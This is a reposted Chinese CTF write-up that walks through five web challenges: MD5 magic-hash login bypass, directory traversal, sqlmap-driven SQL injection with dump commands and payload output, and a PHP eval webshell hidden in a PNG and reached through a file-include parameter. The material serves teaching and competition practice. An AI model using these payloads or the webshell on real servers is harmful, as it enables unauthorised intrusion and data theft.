




ctf PHP一句话木马,网络内生安全试验场——CTF答题夺旗赛(第三季)Web详细Writeup...

转载

Byte DIY  于 2021-03-20 16:54:35 发布  449  收藏

文章标签: [ctf PHP一句话木马](#)

CTF夺旗赛第三季WEB题目Writeup

这次比赛的Web题目都比较基础，总共有五道，考察的知识点也都比较明显，所以借这次的题目来简单介绍一下几种漏洞的简单利用方法，下面的解题过程有的地方会写的比较细，主要是写给我们萌新看的，大佬们轻喷。

weak

题目难度

php中有两种比较的符号 == 与 === ，=== 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较 == 在进行比较的时候，会先将字符串类型转化成相同，再比较，如果遇到了 0e\d+ 这种字符串，就会将这种字符串解析为科学计数法。"0e132456789"=="0e7124511451155" 中 2 个数的值都是 0 因而就相等了。如果不满足 0e\d+ 这种模式就不会相等。

打开网址看到了右上角明显的管理平台，点进去之后是一个用户管理平台，有一个明显的跳转到测试页链接，点进去看到了下面这些代码，感觉这就是题目的关键点了。

```
highlight_file(__FILE__);

if (isset($_POST['username']) && isset($_POST['password'])) {

$logined = false;

$username = $_POST['username'];

$password = $_POST['password'];

if (!ctype_alpha($username)) {          #1

$logined = false;

}

if (!is_numeric($password)) {          #2

$logined = false;

}

if (md5($username) == md5($password) && $username != $password) {          #3

$logined = true;

}

if ($logined) {

echo "login succeed! and flag is flag{xxxxxxxxxxxx}";
```

```
} else {  
echo "login failed!";  
}  
}  
?>
```

首先是判断是否通过POST传入username和password两个数据，如果传入了就进行下面的判断，看到最下面，如果logged为TRUE就输出flag，所以需要使前两个if里面的结果为False，第三个if里的结果为True。

第一个判断中的ctype_alpha函数是做纯字符检测，如果在当前语言环境中传入参数里的每个字符都是一个字母，那么就返回TRUE，反之则返回FALSE，然后前面有一个!所以username需要传入的全部是字母。

第二个判断中的is_numeric函数是检测变量是否为数字或数字字符串，如果是数字和数字字符串则返回 TRUE，否则返回 FALSE。所以password需要传入纯数字。

第三个判断的意思是username和password两个的md5值相同，但是两者本身不同，用到的就是刚开始说的魔法Hash，下面是一些收集到的md5加密后为0e开头的字符串

纯字母

明文

密文

UYXFLOI

0e552539585246568817348686838809

PJNPDWY

0e291529052894702774557631701704

DYAXWCA

0e424759758842488633464374063001

纯数字

明文

密文

571579406

0e972379832854295224118025748221

3465814713

0e258631645650999664521705537122

5432453531

0e512318699085881630861890526097

通过上面的表，用户名输入UYXFLOI，密码输入571579406，就可以获得flag

login succeed! and flag is flag{f2p7o4bm-3i12-8az3-1wwr-jmtd7viks85t}

用户管理平台

登录测试页

请输入用户名密码:



[跳转到测试页](#)

用户名...

密码...

登 录

help

题目难度 □


考察知识 目录穿越

路径穿越是网站被恶意人员利用，来得到其无权限访问的内容，通常是由于代码没有判断 拼接路径的真实路径是否合法，最终导致文件读取Web程序应该有很好的权限控制，为了避免使用者读取到服务器上未经许可的文件，通常会通过“根目录”这种机制加以限制。一般来讲，用户在网站进行浏览，所能见到的网页都是位于网站根目录下的文件。根目录以外的文件是不允许被未授权访问的。但是安全方面做得不严谨的web程序可能会出现目录穿越漏洞，恶意人员可以利用这个漏洞来读取根目录以外的文件夹。一旦成功，本不应该暴露的敏感信息就可能会被泄漏给恶意人员。

题目名字是help，打开题目，使用审查元素查看前端代码，看到了提示

```
<head>...</head>
<body>
  <div class="main">...</div>
  <!-- flag is in /flag --> == $0
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  <style type="text/css">...</style>
  <script type="text/javascript" src="index_files/jquery-1.4.2.min.js"></script>
  <script type="text/javascript">...</script>
  <div style="height:1000px;"></div>
  <div class="box_wrap">...</div>
```

在网页右上方有一个帮助，点击之后网址变成了http://120.55.43.255:17325/?file=help.php,这里考察的知识点是目录穿越，上面简单介绍了什么是目录穿越，利用方法就是使用../读取其他文件，../在就是回退到上一级目录，结合提示，只要读取根目录的 flag文件就能得到flag，这里没法确定回退多少次才到根目录就对写几个../,然后就可以得到flag了。



search

题目难度 □

考察知识 sql注入

SQL注入即是指web应用程序对用户输入数据的合法性没有判断或过滤不严，攻击者可以在web应用程序中事先定义好的查询语句的结尾上添加额外的SQL语句，在管理员不知情的情况下实现非法操作，以此来实现欺骗数据库服务器执行非授权的任意查询，从而进一步得到相应的数据信息。

打开题目，因为题目名字就是search，所以先找搜索框看看，在右上角，随便输入内容搜索后发现关键提示信息，说是使用注入



既然提示是注入，又是一星的题，应该不会有复杂的过滤，关于sql注入的类型总结可以看一下我这篇博客 SQL注入类型总结

所以直接用sqlmap这个工具试一下，sqlmap的使用在 SQLMap使用 这篇博客里写了

```
python sqlmap.py -u "http://120.55.43.255:11777/search.php?id=1" #判断是否存在注入
```

结果显示存在时间盲注和union注入，且数据库为mysql

```
sqlmap x +
|---|_ [0]-|-|-|---|_ |
|_ |v... |_ | http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage c
aused by this program

[*] starting @ 00:48:25 /2019-11-30/

[00:48:25] [INFO] resuming back-end DBMS 'mysql'
[00:48:25] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=3 AND (SELECT 3347 FROM (SELECT(SLEEP(5)))X1ZA)

Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: id=3 UNION ALL SELECT CONCAT(0x716a6b6271,0x59794d73716a6541747073686c4a6f4e516d676e59527468567071757853514b5257445a4676456
5,0x717a767171)-- LNZX
---
[00:48:26] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
```

接着输入下面的命令查询所有数据库

```
python .\sqlmap.py -u "http://120.55.43.255:11777/search.php?id=1" --dbs
```

```
[00:50:31] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[00:50:31] [INFO] fetching database names
available databases [4]:
[*] ctf
[*] information_schema
[*] mysql
[*] performance_schema
```

很显然选择ctf这个数据库，然后输入下面的命令查询这个数据库里所有的表

```
python .\sqlmap.py -u "http://120.55.43.255:11777/search.php?id=1" -D ctf --tables
```

看到了一个flag表，所以直接看这个表的所有内容

```
python sqlmap.py -u "http://120.55.43.255:11777/search.php?id=1" -D ctf -T flag --dump
```

```
Database: ctf
Table: flag
[1 entry]
+-----+-----+
| id | flag |
+-----+-----+
| 1 | flag{9o0vqpab-1a6l-1aen-8b18-z73v21mh0q59} |
+-----+-----+
```

得到flag。

唱跳rap篮球

题目难度 □

考察知识 脑洞

F12查看代码，出现提示，看到一般都会想到他，不用多说。

```
<![endif]-->
▶ <div class="backstretch" style="left: 0px; top: 0px; overflow: hidden; margin: 0px;
padding: 0px; height: 937px; width: 966px; z-index: -999999; position: fixed;">...</div>
<!-- 终于写完代码 可以去唱跳rap篮球了!! -->
<audio controls="controls" style="display: none;"></audio>
</body>
```

用户名 caixukun 密码 19980802



这道题 牛

upload

题目难度 □


考察知识 文件解析漏洞

文件解析漏洞主要是在一些情况下，一些文件被IIS、Apache、Nginx解析成脚本文件格式，这就可以导致上传能解析的一句话木马文件，对服务器进行入侵。

首先介绍一下一句话木马和webshell管理工具，一句话木马就是一段能够被服务器执行的代码，例如在本题中用到php一句话木马，主要是通过GET、POST、COOKIE方式像网站提交数据，而一句话木马将收到的数据传递给执行命令的函数来执行，所以传递的数据一般是一些命令，而经典的一句话木马一般是由执行代码的的函数部分和接收数据组成，现在的一些绕过waf的木马会有各种变形，但是基本结构还是这样。

webshell管理工具是连接webshell方便后续入侵的工具，比较著名的有中国菜刀、中国蚁剑、冰蝎。这些使用起来都很简单，也都可以在网上找到一些基本的使用方法，

在我写这篇文章的时候题目已经被师傅们搞坏了，所以没有很多的截图，只有做题过程中截到的几个图，这里口头描述一下，打开之后是和前面几个相似的页面，右上角有个文件上传，之后打开是一个图片下面是上传文件的地方，提示只能传入png文件。然后查看源码，看到了上面那个图片的地址，选择在新的标签页打开，之后是这样的内容。



可以看到图片的地址是<http://120.55.43.255:11881/include.php?file=dXBsb2Fk>

后面那几个字符看着有点像base64编码，解码之后结果是upload



所以猜测这是文件名，上传一个png文件后得到文件的路径和文件名字，文件名字base64编码后加到file=后面，成功访问到文件内容，而且是解析成了脚本文件。所以将一个png文件用notepad打开，加入一段一句话木马，保存生成图片马

塹NG

□

IHDR ? ?□ 璫璘 □bKGD 掬 DATx潢漿x
縹蝥S=拘賊bckf?L??6!,K ??C,4□2,?#□1貌□刹I6□V□浹椽
X□諷□?櫛?拈□' □s?H<?php eval(@\$_POST['a']); ?>|
□□□.2窓?&6冬薊濂□?Gh4楊焮灘啣?w鰻譚姜蜎獮 咱Qh4□岬
Qh4□嶼警j□銅c{ T▲ε啤r□H□,?焯?颢?\$a□儻Ya垣樹坊
眨?U稔□m□沫1遠歛舩闔0?袍 ?醜b?0m連e金G 1喙?` □□教?勸
杵 □K鋟伕履霧□?嶧齋踊?&骹 }□礼 ?卻\$i□?樗*□?菟NL 跖
S8?yP籟?!F?壳□>坎□Pg啣I□x□燥凍 藏??Yh?鏘兵 , p□€
謂,2 鄆 繡□□鞞□^S-韧h擬羸Bw'0t齒#@! 砘Kr□□?p7□:
僅 □"V Mh浹?陞OCF@??閤□?□魅Q讯褚?誦躅Y□d??↙?? }
€P %H□?FLkg岨蛔 Q替TQ?il銚:箴.□蕝2p =.?b .□?i蝻
V-ω 旼A i?□

上传后将得到的文件名字进行base64编码。注意不要加上后面的.png，然后访问一下试一试，访问成功，然后使用中国蚁剑连接，查看服务器文件，在根目录发现flag文件，读取内容后得到flag。